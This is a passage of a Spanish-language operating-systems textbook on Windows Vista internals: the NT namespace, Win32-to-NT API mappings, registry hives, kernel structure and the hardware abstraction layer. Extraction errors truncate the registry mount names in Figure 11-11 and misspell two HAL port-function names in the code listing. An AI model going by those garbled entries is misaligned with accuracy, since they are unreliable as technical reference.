Un objeto con nombre se puede marcar como *permanente*, lo cual significa que continúa existiendo hasta que se elimina de manera explícita o el sistema se reinicia, aun si no hay un proceso en ese momento que tenga un manejador para el objeto. Dichos objetos pueden incluso extender el espacio de nombres de NT al proporcionar rutinas de *análisis* que permitan a los objetos funcionar en forma parecida a los puntos de montaje en UNIX. Los sistemas de archivos y el registro utilizan esta herramienta para montar volúmenes y grupos masivos de archivos (*hives*) en el espacio de nombres de NT. Al acceder al objeto del dispositivo para un volumen, se obtiene acceso al volumen puro, pero el objeto del dispositivo también representa un montaje implícito del volumen en el espacio de nombres de NT. Para acceder a los archivos individuales en un volumen hay que concatenar el nombre de archivo relativo al volumen, al final del nombre del objeto del dispositivo para ese volumen.

Los nombres permanentes también se utilizan para representar los objetos de sincronización y la memoria compartida, de manera que los procesos puedan compartirlos sin tener que recrearlos de manera continua, a medida que los procesos se detengan e inicien. Los objetos de dispositivos, y a menudo los objetos de drivers, reciben nombres permanentes, con lo cual obtienen algunas de las propiedades de persistencia de los nodos-i especiales que se mantienen en el directorio */dev* de UNIX.

En la siguiente sección describiremos muchas más de las características en la API nativa de NT, donde analizaremos las APIs Win32 que proporcionan envolturas alrededor de las llamadas al sistema de NT.

11.2.2 La interfaz de programación de aplicaciones Win32

Las llamadas a las funciones Win32 se conocen en forma colectiva como **API Win32**. Estas interfaces se divulgan en forma pública y están documentadas en su totalidad. Se implementan como procedimientos de biblioteca que envuelven las llamadas al sistema nativas de NT empleadas para realizar el trabajo o, en algunos casos, realizan el trabajo en modo de usuario. Aunque las APIs nativas de NT no se publican, la mayor parte de la funcionalidad que ofrecen se puede utilizar a través de la API Win32. Las llamadas existentes a la API Win32 cambian en raras ocasiones con las nuevas versiones de Windows, aunque se agregan muchas nuevas funciones a la API.

La figura 11-10 muestra varias llamadas de bajo nivel a la API Win32 y las llamadas nativas a la API de NT que envuelven. Lo interesante de esta figura es lo poco interesante de la asignación. La mayoría de las funciones Win32 de bajo nivel tienen equivalentes nativos en NT, lo cual no es

sorpresa, ya que Win32 se diseñó con NT en mente. En muchos casos, el nivel Win32 debe manipular los parámetros de Win32 para asignarlos en NT. Por ejemplo, utilizar los nombres de ruta canónicos y asignarlos a los nombres de ruta apropiados de NT, incluyendo los nombres de dispositivos especiales de MS-DOS (como *LPT:*). Las APIs Win32 para crear procesos e hilos también deben notificar al proceso del subsistema Win32 llamado *csrss.exe* que hay nuevos procesos e hilos para que los supervise, como veremos en la sección 11.4.

Llamada a Win32	Llamada a la API nativa de NT
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateSection
VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

Figura 11-10. Ejemplos de llamadas a la API Win32 y las llamadas a la API nativa de NT que envuelven.

Algunas llamadas a Win32 reciben nombres de rutas, mientras que las llamadas equivalentes a NT utilizan manejadores. Por lo tanto, las rutinas envolventes tienen que abrir los archivos, llamar a NT y después cerrar el manejador al final. Las envolturas también traducen las APIs de Win32 de ANSI a Unicode. Las funciones de Win32 que se muestran en la figura 11-10 y utilizan cadenas como parámetros son en realidad dos APIs; por ejemplo, **CreateProcessW** y **CreateProcessA**. Las cadenas que se pasan a la segunda API se deben traducir a Unicode antes de llamar a la API de NT subyacente, ya que NT sólo funciona con Unicode.

Como se realizan pocos cambios a las interfaces de Win32 existentes en cada nueva versión de Windows, en teoría los programas binarios que se ejecutaban de manera correcta en cualquier versión anterior seguirán ejecutándose en forma correcta en una nueva versión. A menudo, en la práctica hay muchos problemas de compatibilidad con las nuevas versiones. Windows es tan complejo que unos cuantos cambios que parecen inconsecuentes pueden provocar fallas en las aplicaciones. Y a menudo hay que culpar a las mismas aplicaciones, ya que con frecuencia realizan comprobaciones explícitas para versiones específicas del SO o caen víctimas de sus propios errores latentes que se exponen al ejecutarlas en una nueva versión. Sin embargo, Microsoft hace un esfuerzo en cada versión por evaluar una amplia variedad de aplicaciones, buscar incompatibilidades y corregirlas o proveer soluciones específicas para la aplicación.

Windows proporciona dos entornos de ejecución especiales, conocidos como Windows sobre Windows (WOW). **WOW32** se utiliza en los sistemas x86 de 32 bits para ejecutar aplicaciones de

Windows 3.x, mediante la asignación de las llamadas al sistema y los parámetros entre los mundos de 16 bits y de 32 bits. De manera similar, **WOW64** permite ejecutar aplicaciones Windows de 32 bits en sistemas x64.

La filosofía de la API de Windows es muy distinta de la de UNIX. En esta última, las funciones del sistema operativo son simples, con pocos parámetros y pocos lugares donde haya varias formas de realizar la misma operación. Win32 ofrece interfaces muy extensas con muchos parámetros, a menudo con tres o cuatro formas de realizar lo mismo, y mezcla las funciones de bajo nivel con las de alto nivel, como `CreateFile` y `CopyFile`.

Esto significa que Win32 ofrece un conjunto muy completo de interfaces, pero también introduce mucha complejidad debido a la mala distribución de los niveles de un sistema que entremezcla las funciones de bajo nivel y de alto nivel en la misma API. Para nuestro estudio de los sistemas operativos, son relevantes sólo las funciones de bajo nivel de la API Win32 que envuelve a la API nativa de NT, por lo que nos enfocaremos en ellas.

Win32 tiene llamadas para crear y administrar procesos e hilos. También hay muchas llamadas relacionadas con la comunicación entre procesos, como crear, destruir y utilizar mutexes, semáforos, eventos, puertos de comunicación y otros objetos de IPC.

Aunque gran parte del sistema de administración de la memoria es invisible para los programadores, hay una característica importante visible: la habilidad de un proceso de asignar un archivo a una región de su memoria virtual. Esto permite a los hilos que se ejecutan en un proceso la habilidad de leer y escribir partes del archivo mediante el uso de apuntadores, sin tener que realizar operaciones de lectura y escritura de manera explícita para transferir datos entre el disco y la memoria. En los archivos con asignación de memoria, el sistema de administración de memoria es el que realiza las operaciones de E/S según sea necesario (paginación bajo demanda).

Para implementar los archivos con asignación de memoria, Windows utiliza tres herramientas completamente distintas. En primer lugar, proporciona interfaces que permiten a los procesos administrar su propio espacio de direcciones virtuales, incluyendo los rangos reservados de direcciones para usarlas después. En segundo lugar, Win32 proporciona una abstracción conocida como *asignación de archivos*, que se utiliza para representar objetos direccionables como los archivos (a una asignación de archivo se le conoce como *sección* en el nivel de NT). La mayoría de las veces, las asignaciones de archivos se crean para hacer referencia a los archivos mediante el uso de un manejador de archivo, pero también se pueden crear para hacer referencia a las páginas privadas que se asignan del archivo de páginas del sistema.

La tercera herramienta asigna las *vistas* de las asignaciones de archivos en el espacio de direcciones de un proceso. Win32 permite crear sólo una vista para el proceso en curso, pero la herramienta subyacente de NT es más general y permite crear vistas de cualquier proceso para el que se tenga un manejador con los permisos apropiados. Separar la creación de una asignación de archivo de la operación de asignar el archivo al espacio de direcciones es un método distinto al que se utiliza en la función `mmap` en UNIX.

En Windows, las asignaciones de archivo son objetos en modo de kernel representados por un manejador. Al igual que la mayoría de los manejadores, las asignaciones de archivo se pueden duplicar en otros procesos. Cada uno de estos procesos puede dirigir la asignación de archivo a su propio espacio de direcciones, según le parezca apropiado. Esto es útil para compartir la memoria privada entre los procesos sin tener que crear archivos para compartirlos. En el nivel de NT, las

asignaciones de archivos (secciones) también se pueden hacer persistentes en el espacio de nombres de NT, y se puede acceder a ellas por su nombre.

Un área importante para muchos programas es la E/S de archivos. En la vista básica de Win32, un archivo es sólo una secuencia lineal de bytes. Win32 proporciona más de 60 llamadas para crear y destruir archivos y directorios, abrir y cerrar archivos, leer y escribir en ellos, solicitar y establecer atributos de archivos, bloquear rangos de bytes y muchas operaciones fundamentales más, tanto sobre la organización del sistema de archivos como sobre el acceso a los archivos individuales.

También hay herramientas avanzadas para administrar los datos en los archivos. Además del flujo de datos primario, los archivos que se almacenan en el sistema de archivos NTFS pueden tener flujos de datos adicionales. Los archivos (e incluso volúmenes completos) se pueden cifrar. Los archivos se pueden comprimir y/o representar como un flujo disperso de bytes donde las regiones de datos faltantes en la parte media no ocupan espacio de almacenamiento en el disco. Los volúmenes del sistema de archivos se pueden organizar desde varias particiones de disco separadas, mediante el uso de varios niveles de almacenamiento RAID. Las modificaciones a los subárboles de archivos o directorios se pueden detectar a través de un mecanismo de notificación, o mediante la lectura del **registro de transacciones** que el NTFS mantiene para cada volumen.

Cada volumen del sistema de archivos se monta de manera implícita en el espacio de nombres de NT, de acuerdo con el nombre que se da al volumen; por ejemplo, un archivo *\foo\bar* se podría llamar *\Dispositivo\VolumenDiscoDuro\foo\bar*. En cada volumen del NTFS se proporcionan de manera interna puntos de montaje (llamados *puntos de reanálisis* en Windows) y vínculos simbolicos para ayudar a organizar los volúmenes individuales.

El modelo de E/S de bajo nivel en Windows es básicamente asíncrono. Una vez que se inicia una operación de E/S, la llamada al sistema puede regresar para permitir que el hilo que inició la E/S continúe en paralelo con la operación de E/S. Windows admite la cancelación, así como varios mecanismos distintos para sincronizar los hilos con las operaciones de E/S cuando se completan. Windows también permite que los programas especifiquen que la E/S deba ser síncrona al abrir un archivo, y muchas funciones de biblioteca (como la biblioteca de C y muchas llamadas a Win32) especifican la E/S síncrona por compatibilidad o para simplificar el modelo de programación. En estos casos, el ejecutivo se sincronizará de manera explícita con la compleción de la E/S antes de regresar al modo de usuario.

La seguridad es otra área en la que Win32 proporciona llamadas. Cada hilo se asocia con un objeto en modo de kernel conocido como **token**, el cual proporciona información sobre la identidad y los privilegios asociados con el hilo. Cada objeto puede tener una **ACL** (*Access Control List*, Lista de control de acceso) que indique con gran detalle y precisión qué usuarios tienen acceso y cuáles operaciones pueden realizar. Este método ofrece una seguridad muy detallada, en la que se puede permitir o prohibir a determinados usuarios el acceso específico a cada objeto. El modelo de seguridad es extensible, lo cual permite a las aplicaciones agregar nuevas reglas de seguridad, como limitar las horas que se permite el acceso.

El espacio de nombres de Win32 es distinto al espacio de nombres nativo de NT que se describe en la sección anterior. Sólo algunas partes del espacio de nombres de NT son visibles para las APIs de Win32 (aunque se puede acceder al espacio de nombres completo de NT por medio de una alteración de Win32 que utiliza cadenas de prefijos especiales, como "\\."). En Win32, el acceso a los archivos es relativo a las *letras de unidades*. El directorio de NT *\DosDevices* contiene un con-

junto de vínculos simbólicos de las letras de unidades a los objetos de dispositivos actuales. Por ejemplo, *\DosDevices\C:* podría ser un vínculo a *\Device\HarddiskVolume1*. Este directorio también contiene vínculos para otros dispositivos Win32, como *COM1:*, *LPT1:* y *NUL:* (para los puertos serial y de impresora, y el importantísimo dispositivo nulo). En realidad, *\DosDevices* es un vínculo simbólico para *\??*, que se seleccionó por cuestión de eficiencia. Hay otro directorio de NT llamado *\BaseNamedObjects*, empleado para almacenar objetos diversos en modo de kernel que se pueden utilizar mediante la API Win32; éstos incluyen objetos de sincronización como semáforos, memoria compartida, temporizadores y puertos de comunicación, nombres de MS-DOS y de dispositivos.

Además de las interfaces del sistema de bajo nivel que hemos descrito, la API Win32 también proporciona muchas funciones para las operaciones de la GUI, incluyendo todas las llamadas para administrar la interfaz gráfica del sistema. Hay llamadas para crear, destruir, administrar y utilizar ventanas, menús, barras de herramientas, barras de desplazamiento, cuadros de diálogo, iconos y muchos elementos más que aparecen en la pantalla. Hay llamadas para dibujar figuras geométricas, rellenarlas, administrar las paletas de colores que utilizan, gestionar con las fuentes y colocar iconos en la pantalla. Por último, hay llamadas para gestionar el teclado, el ratón y otros dispositivos de entrada humana, así como dispositivos de audio, de impresión y de salida.

Las operaciones de la GUI trabajan directamente con el driver *win32k.sys* mediante el uso de interfaces especiales para acceder a estas funciones en modo de kernel, desde las bibliotecas en modo de usuario. Como estas llamadas no involucran a las llamadas al sistema básicas en el ejecutivo de NTOS, no hablaremos más sobre ellas.

11.2.3 El registro de Windows

La raíz del espacio de nombres de NT se mantiene en el kernel. El almacenamiento (como los volúmenes del sistema de archivos) se adjunta al espacio de nombres de NT. Como dicho espacio se construye desde cero cada vez que el sistema se inicia, ¿cómo sabe el sistema sobre cualquier detalle específico de la configuración del sistema? La respuesta es que Windows adjunta un tipo especial de sistema de archivos (optimizado para archivos pequeños) al espacio de nombres de NT. A este sistema de archivos se le conoce como el **registro**. Este registro está organizado en volúmenes separados, conocidos como grupo masivo de archivos (**hives**). Cada grupo masivo de archivos se mantiene en un archivo separado (en el directorio *C:\Windows\system32\config* del volumen de inicio). Cuando se inicia un sistema Windows, se carga en memoria un grupo masivo de archivos específico llamado *SYSTEM* mediante el mismo programa de inicio que carga el kernel y otros archivos de inicio (como los drivers de inicio) del volumen de inicio.

Windows mantiene una gran cantidad de información crucial en el grupo masivo de archivos llamado SYSTEM, incluyendo información sobre qué drivers usar con cuáles dispositivos, qué software ejecutar al principio y muchos parámetros que gobiernan la operación del sistema. Incluso el programa de inicio mismo utiliza esta información para determinar cuáles drivers que se necesitan de inmediato al momento del arranque; dichos drivers incluyen a los que comprenden el sistema de archivos, y a los drivers de disco para el volumen que contiene el sistema operativo mismo.

Después de que el sistema inicia, se utilizan otros grupos masivos de archivos de configuración para describir la información sobre el software instalado en el sistema, los usuarios específicos y las clases de objetos **COM** (*Component Object-Model*, Modelo de objetos componentes) en modo de usuario que se instalan en el sistema. La información de inicio de sesión para los usuarios locales se mantiene en el grupo masivo de archivos SAM (Administrador de Cuentas de Seguridad, *Security Access Manager*). La información para los usuarios de red se mantiene mediante el servicio *lsass* en el hive SECURITY, y se coordina con los servidores de directorio de red para que los usuarios puedan tener un nombre de cuenta común y una contraseña en toda una red completa. En la figura 11-11 se muestra una lista de los grupos masivos de archivos que se utilizan en Windows Vista.

Archivo de grupo masivo de archivos	**Nombre al estar montado**	**Uso**
SYSTEM	HKLM TEM	Información de configuración del SO; el kernel la utiliza
HARDWARE	HKLM DWARE	Hardware de grabación de grupos de archivos masivos en memoria detectado
BCD	HKLM BCD*	Base de datos de configuración de inicio
SAM	HKLM	Información de cuentas de usuario locales
SECURITY	HKLM URITY	Información de cuentas de lsass y demás información de seguridad
DEFAULT	HKEY_USERS.DEFAULT	Grupo masivo de archivos predeterminado para los usuarios nuevos
NTUSER.DAT	HKEY_USERS <id usuario>	Grupo masivo de archivos específico de cada usuario, se mantiene en el directorio de inicio
SOFTWARE	HKLM TWARE	Clases de aplicaciones registradas por COM
COMPONENTS	HKLM NENTS	Manifiestos y dependencias para los componentes del sistema

Figura 11-11. Los grupos de archivos masivos del registro en Windows Vista. HKLM es abreviación de *HKEY_LOCAL_MACHINE*.

Antes de la introducción del registro, la información de configuración en Windows se mantenía en cientos de archivos *.ini* (inicialización) esparcidos en todo el disco. El registro recopila estos archivos en un depósito central, disponible en las primeras etapas del proceso de inicio del sistema. Esto es importante para implementar la funcionalidad plug-and-play de Windows. Pero el registro se ha vuelto muy desorganizado a medida que Windows evoluciona. Hay convenciones mal definidas sobre la forma en que se debe ordenar la información, y muchas aplicaciones utilizan una metodología *ad hoc*. La mayoría de los usuarios, las aplicaciones y todos los drivers operan con todos los privilegios, y con frecuencia modifican parámetros del sistema directamente en el registro; algunas veces interfieren unos con otros y se desestabiliza el sistema.

El registro es una extraña cruza entre un sistema de archivos y una base de datos, y al mismo tiempo no se parece a ninguno de los dos. Se han escrito libros completos para describir el registro (Born, 1998; Hipson, 2000; Ivens, 1998), y han surgido muchas empresas para vender software especial sólo para administrar la complejidad del registro.

Para explorar el registro, Windows tiene un programa de GUI llamado **regedit**, el cual nos permite abrir y explorar los directorios (conocidos como *claves*) y los elementos de datos (conocidos como *valores*). El nuevo lenguaje de secuencias de comandos **PowerShell** de Microsoft también se puede utilizar para recorrer las claves y los valores del registro como si fueran directorios y archivos. Es más interesante utilizar la herramienta *procmon*, que está disponible en el sitio Web de herramientas de Microsoft: *www.microsoft.com/technet/sysinternals*.

Procmon vigila todos los accesos al registro que se llevan a cabo en el sistema, y es muy revelador. Algunos programas acceden a la misma clave decenas de miles de veces.

Como su nombre lo indica, *regedit* permite a los usuarios editar el registro, pero deben tener mucho cuidado si alguna vez lo hacen. Es muy fácil dejar el sistema incapacitado para iniciarse, o dañar la instalación de aplicaciones que no se pueden corregir a menos que se utilice mucha magia. Microsoft prometió limpiar el registro en las versiones futuras, pero por ahora es un enorme desastre; mucho más complicado que la información de configuración que se mantiene en UNIX.

Empezando con Windows Vista, Microsoft introdujo un administrador de transacciones basado en el kernel, con soporte para las transacciones coordinadas que abarcan tanto el sistema de archivos como las operaciones del registro. Microsoft planea utilizar esta herramienta en el futuro para evitar algunos de los problemas de corrupción de los metadatos que ocurren cuando la instalación de software no se completa de manera correcta y deja un estado parcial en los directorios del sistema y los grupos masivos de archivos del registro.

El programador de Win32 puede acceder al registro. Hay llamadas para crear y eliminar claves, buscar valores dentro de las claves y mucho más. Algunas de las más útiles se listan en la figura 11.12.

Función de la API Win32	Descripción
RegCreateKeyEx	Crea una clave en el registro
RegDeleteKey	Elimina una clave del registro
RegOpenKeyEx	Abre una clave para obtener un manejador para ella
RegEnumKeyEx	Enumera las subclaves subordinadas a la clave del manejador
RegQueryValueEx	Busca los datos para un valor dentro de una clave

Figura 11-12. Algunas de las llamadas a la API Win32 para utilizar el registro.

Cuando el sistema se apaga, la mayor parte de la información del registro se almacena en disco, en los grupos masivos de archivos. Debido a que su integridad es tan imprescindible para que el sistema funcione de manera correcta, se realizan respaldos de manera automática y las escrituras de metadatos se vacían en el disco para evitar la corrupción en caso de una falla del sistema. Si se pierde el registro hay que reinstalar *todo* el software en el sistema.

11.3 ESTRUCTURA DEL SISTEMA

En las secciones anteriores examinamos Windows Vista desde el punto de vista del programador que escribe código para el modo de usuario; ahora analizaremos los detalles internos de la organización del sistema, lo que hacen los diversos componentes y la forma en que interactúan entre sí y

con los programas de usuario. Ésta es la parte del sistema que ve el programador que implementa código en modo de usuario de bajo nivel, como los subsistemas y servicios nativos, así como la vista del sistema que tienen los escritores de drivers de dispositivos.

Aunque hay muchos libros sobre cómo utilizar Windows, no hay tantos sobre cómo funciona. Una de las mejores fuentes para buscar información adicional sobre este tema es *Microsoft Windows Internals*, 4a edición (Russinovich y Solomon, 2004). Este libro describe a Windows XP, pero la mayor parte de la descripción sigue siendo precisa, ya que en el interior, Windows XP y Windows Vista son muy similares.

Además, Microsoft tiene información disponible sobre el kernel de Windows para los miembros docentes y los estudiantes en universidades por medio del Programa Académico de Windows. Este programa proporciona el código fuente para la mayor parte del kernel de Windows Server 2003, los documentos de diseño originales de NT del equipo de Cutler y un extenso conjunto de materiales de presentación que se derivan del libro Windows Internals. El Windows Driver Kit también ofrece mucha información sobre el funcionamiento interno del kernel, ya que los drivers de dispositivos no sólo utilizan las herramientas de E/S, sino también los procesos, hilos, la memoria virtual y la IPC.

11.3.1 Estructura del sistema operativo

Como vimos antes, el sistema operativo Windows Vista consiste en muchos niveles, como se muestra en la figura 11-6. En las siguientes secciones entraremos en detalles con respecto a los niveles más bajos del sistema operativo: los que se ejecutan en modo de kernel. El nivel central es el mismo kernel NTOS, que se carga desde *ntoskrnl.exe* cuando Windows inicia. NTOS tiene dos niveles: el `ejecutivo` que contiene la mayoría de los servicios, y un nivel más pequeño que (también) se conoce como **kernel** y es el que implementa las abstracciones de programación y sincronización de hilos subyacentes (¿un kernel dentro del kernel?); también implementa los manejadores de trampas, las interrupciones y otros aspectos sobre la forma en que se administra la CPU.

La división de NTOS en kernel y ejecutivo es una reflexión de las raíces de VAX/VMS en NT. El sistema operativo VMS, que también fue diseñado por Cutler, tenía cuatro niveles implementados por el hardware: usuario, supervisor, ejecutivo y kernel, los cuales corresponden a los cuatro modos de protección que proporciona la arquitectura del procesador VAX. Las CPUs de Intel también proporcionan cuatro anillos de protección, pero algunos de los primeros procesadores de destino para NT no lo hacían, por lo que los niveles kernel y ejecutivo representan una abstracción implementada por software, y las funciones que VMS proporciona en el modo de supervisor (como la cola de impresión) se proveen en NT como servicios en modo de usuario.

En la figura 11-13 se muestran los niveles en modo de kernel de NT. El nivel del kernel de NTOS se muestra por encima del nivel ejecutivo, ya que implementa los mecanismos de trampa e interrupción que se utilizan para pasar del modo de usuario al modo de kernel. El nivel más superior en la figura 11-13 es la biblioteca del sistema *ntdll.dll*, que en realidad se ejecuta en modo de usuario. La biblioteca del sistema incluye varias funciones de soporte para las bibliotecas en tiempo de ejecución y de bajo nivel del compilador, de manera similar a lo que hace *libc* en UNIX. La biblioteca *ntdll.dll* también contiene puntos de entrada de código especiales que el kernel utiliza




Figura 11-13. Organización de Windows en modo de kernel.

para inicializar hilos y despachar las excepciones y las **APC**s (*Asynchronous Procedure Calls,* Llamadas a procedimientos asíncronas) en modo de usuario. Como la biblioteca del sistema es tan integral para la operación del kernel, cada proceso en modo de usuario creado por NTOS tiene asignada la biblioteca *ntdll* en la misma dirección fija. Cuando NTOS inicializa el sistema, crea un objeto de sección para usarlo al asignar *ntdll*, y también registra las direcciones de los puntos de entrada de *ntdll* que el kernel utiliza.

Debajo de los niveles kernel y ejecutivo de NTOS hay un software conocido como **HAL** (*Hardware Abstraction Layer,* Nivel de abstracción de hardware), que abstrae los detalles del hardware de bajo nivel, como el acceso a los registros de dispositivos y las operaciones de DMA, y la forma en que el firmware del BIOS representa la información de configuración y lidia con las diferencias en los chips de soporte de la CPU, como varios controladores de interrupción. El BIOS está disponible a través de varias empresas, y se integra en memoria persistente (EEPROM) que reside en la tarjeta principal de la computadora.

Los otros componentes principales en modo de kernel son los drivers de dispositivos; Windows los utiliza para cualquier herramienta en modo de kernel que no forma parte del NTOS o del HAL. Esto incluye a los sistemas de archivos y las pilas del protocolo de red, y las extensiones del kernel como el software antivirus y **DRM** (*Digital Rights Management,* Administración de los derechos digitales), así como drivers para administrar los dispositivos físicos o actuar como interfaz para los buses del hardware, por ejemplo.

Los componentes de E/S y de memoria virtual cooperan para cargar (y descargar) controladores de dispositivos a la memoria del kernel y enlazarlos a los niveles del NTOS y HAL. El administrador de E/S proporciona interfaces que permiten descubrir, organizar y operar dispositivos (incluyendo los arreglos para cargar el driver de dispositivo apropiado). Gran parte de la información de configuración para administrar dispositivos y drivers se mantiene en el grupo masivo de archivos del registro llamado SYSTEM. El subcomponente de plug-and-play del administrador de

E/S mantiene la información sobre el hardware detectado dentro del volátil grupo masivo de archivos HARDWARE, que se mantiene en memoria en vez de en el disco, ya que se recrea por completo cada vez que se inicia el sistema.

Ahora examinaremos con un poco más de detalle los diversos componentes del sistema operativo.

La capa de abstracción de hardware

Al igual que las versiones basadas en NT de Windows, uno de los objetivos de Windows Vista era que fuera portable entre varias plataformas de hardware. En teoría, para llevar un sistema operativo a un nuevo tipo de sistema computacional sólo habría que recompilar el sistema operativo con un compilador para el nuevo equipo y hacer que lo ejecutara la primera vez. Por desgracia, no es tan simple. Aunque muchos de los componentes en algunos niveles del sistema operativo pueden ser en gran parte portables (debido a que en su mayoría tratan con estructuras de datos internas y abstracciones que aceptan el modelo de programación), otros niveles deben lidiar con los registros de dispositivos, las interrupciones, el DMA y otras características del hardware que difieren de manera considerable entre una máquina y otra.

La mayor parte del código fuente para el kernel del NTOS está escrito en C, en vez de lenguaje ensamblador (sólo 2% está en ensamblador en el x86, y menos de 1% en el x64). Sin embargo, todo este código en C no se puede simplemente sacar de un sistema x86, ponerse en un sistema SPARC (por ejemplo), volverse a compilar y reiniciarse, debido a las diversas diferencias de hardware entre las arquitecturas de los procesadores que no tienen nada que ver con los distintos conjuntos de instrucciones y que el compilador no puede ocultar. Los lenguajes como C dificultan la tarea de abstraer ciertas estructuras de datos de hardware y parámetros, como el formato de las entradas en la tabla de páginas, los tamaños de las páginas de memoria física y la longitud de las palabras, sin producir severos castigos en el rendimiento. Todo esto (junto con muchas optimizaciones específicas de cada hardware) se tendría que portar en forma manual, aunque no esté escrito en código ensamblador.

Los detalles del hardware sobre la forma en que está organizada la memoria en los servidores grandes, o las primitivas de sincronización de hardware disponibles, también pueden tener un gran impacto en niveles más altos del sistema. Por ejemplo, el administrador de memoria virtual de NT y el nivel del kernel están conscientes de los detalles del hardware relacionados con la caché y la localidad de la memoria. NT utiliza las primitivas de sincronización *compare&swap* en todo el sistema, por lo que sería difícil portarlo a un sistema que no las tuviera. Por último, hay muchas dependencias en el sistema en cuanto al ordenamiento de los bytes dentro de las palabras. En todos los sistemas a los que se ha portado NT, el hardware se estableció en el modo little-endian.

Además de estas cuestiones mayores de portabilidad, también hay un gran número de pequeñas cuestiones incluso entre las distintas tarjetas principales de distintos fabricantes. Las diferencias en las versiones de las CPUs afectan la forma en que se implementan las primitivas de sincronización, como la espera activa. Hay varias familias de chips de soporte que crean diferencias en cuanto a la forma en que se aplica la prioridad a las interrupciones de hardware, la forma en que se accede a los registros de los dispositivos de E/S, la administración de las transferencias de DMA, el control de los temporizadores y el reloj de tiempo real, la sincronización de los mul-

tiprocesadores, el trabajo con las herramientas del BIOS como ACPI (Interfaz avanzada de configuración y energía), etcétera. Microsoft hizo un intento serio por ocultar estos tipos de dependencias de las máquinas en un nivel delgado en la parte inferior, conocido como HAL, como vimos antes. El trabajo del HAL es presentar al resto del sistema operativo el hardware abstracto que oculta los detalles específicos sobre la versión del procesador, el conjunto de chips de soporte y otras variaciones de la configuración. Estas abstracciones del HAL se presentan en forma de servicios independientes de la máquina (llamadas a procedimientos y macros) que NTOS y los drivers pueden utilizar.

Al utilizar los servicios del HAL sin dirigirse al hardware de manera directa, los drivers y el kernel requieren menos cambios al portarse a nuevos procesadores; en la mayoría de los casos pueden operar sin modificación en sistemas con la misma arquitectura de procesadores, a pesar de las diferencias en las versiones y los chips de soporte.

El HAL no proporciona abstracciones o servicios para dispositivos de E/S específicos como los teclados, ratones, discos o para la unidad de administración de la memoria. Estas herramientas se esparcen a través de los componentes en modo de kernel y, sin el HAL, la cantidad de código que habría de modificar al momento de portar el sistema operativo sería considerable, incluso si las diferencias actuales en el hardware fueran pequeñas. Es simple portar el mismo HAL, debido a que todo el código dependiente de la máquina está concentrado en un solo lugar, y los objetivos del puerto están bien definidos: implementar todos los servicios del HAL. En muchas versiones, Microsoft proporcionaba un *Kit de desarrollo del HAL*, el cual permitía a los fabricantes de sistemas construir su propio HAL para permitir que los demás componentes del kernel funcionaran en los nuevos sistemas sin necesidad de modificarlos, siempre y cuando los cambios en el hardware no fueran demasiado grandes.

Como ejemplo de lo que hace el nivel de abstracción de hardware, considere la cuestión de la E/S por asignación de memoria en comparación con los puertos de E/S. Algunas máquinas tienen una y algunas tienen la otra. ¿Cómo se debe programar un driver: para usar E/S por asignación de memoria o no? En vez de forzar una opción por la cual el driver no se podría portar a una máquina que utilizara la otra solución, el nivel de abstracción de hardware ofrece tres procedimientos que los escritores de drivers pueden utilizar para leer los registros de los dispositivos, y otros tres para escribir en ellos:

```
uc = READ_PORT_UCHAR(puerto);          WRITE_PORT_UCHART(puerto, uc);
us = READ_PORT_USHORT(puerto);         WRITE_PORT_USHORT(puerto, us);
ul = READ_PORT_ULONG(puerto);          WRITE_PORT_LONG(puerto, ul);
```

Estos procedimientos leen y escriben enteros sin signo de 8, 16 y 32 bits respectivamente, al puerto especificado. Es responsabilidad del nivel de abstracción de hardware decidir si se necesita o no la E/S por asignación de memoria. De esta forma, un driver se puede mover sin necesidad de modificación entre las máquinas que difieran en cuanto a la forma en que se implementan los registros de dispositivos.

Con frecuencia, los drivers necesitan el acceso a dispositivos de E/S específicos para varios fines. En el nivel de hardware, un dispositivo tiene una o más direcciones en cierto bus. Como todas las computadoras modernas tienen a menudo múltiples buses (ISA, PCI, PCI-X, USB, 1394,

etcétera), puede ocurrir que más de un dispositivo llegue a tener la misma dirección en distintos buses, por lo que se necesita alguna forma de diferenciarlos. El HAL proporciona un servicio para identificar dispositivos mediante la asignación de direcciones de dispositivos relativos del bus a direcciones lógicas a nivel del sistema. De esta forma, los drivers no tienen que llevar la cuenta de qué dispositivo está conectado a cuál bus. Este mecanismo también protege los niveles superiores contra las propiedades de las estructuras de bus alternativas y las convenciones de direccionamiento.

Las interrupciones tienen un problema similar: también son dependientes del bus. Aquí también el HAL proporciona servicios para denominar las interrupciones de una forma que sea a nivel del sistema y otros para permitir que los drivers adjunten rutinas de servicio de interrupciones a las interrupciones de una manera portable, sin tener que saber nada sobre cuál vector de interrupción corresponde a cuál bus. La administración del nivel de peticiones de interrupción también se maneja en el HAL.

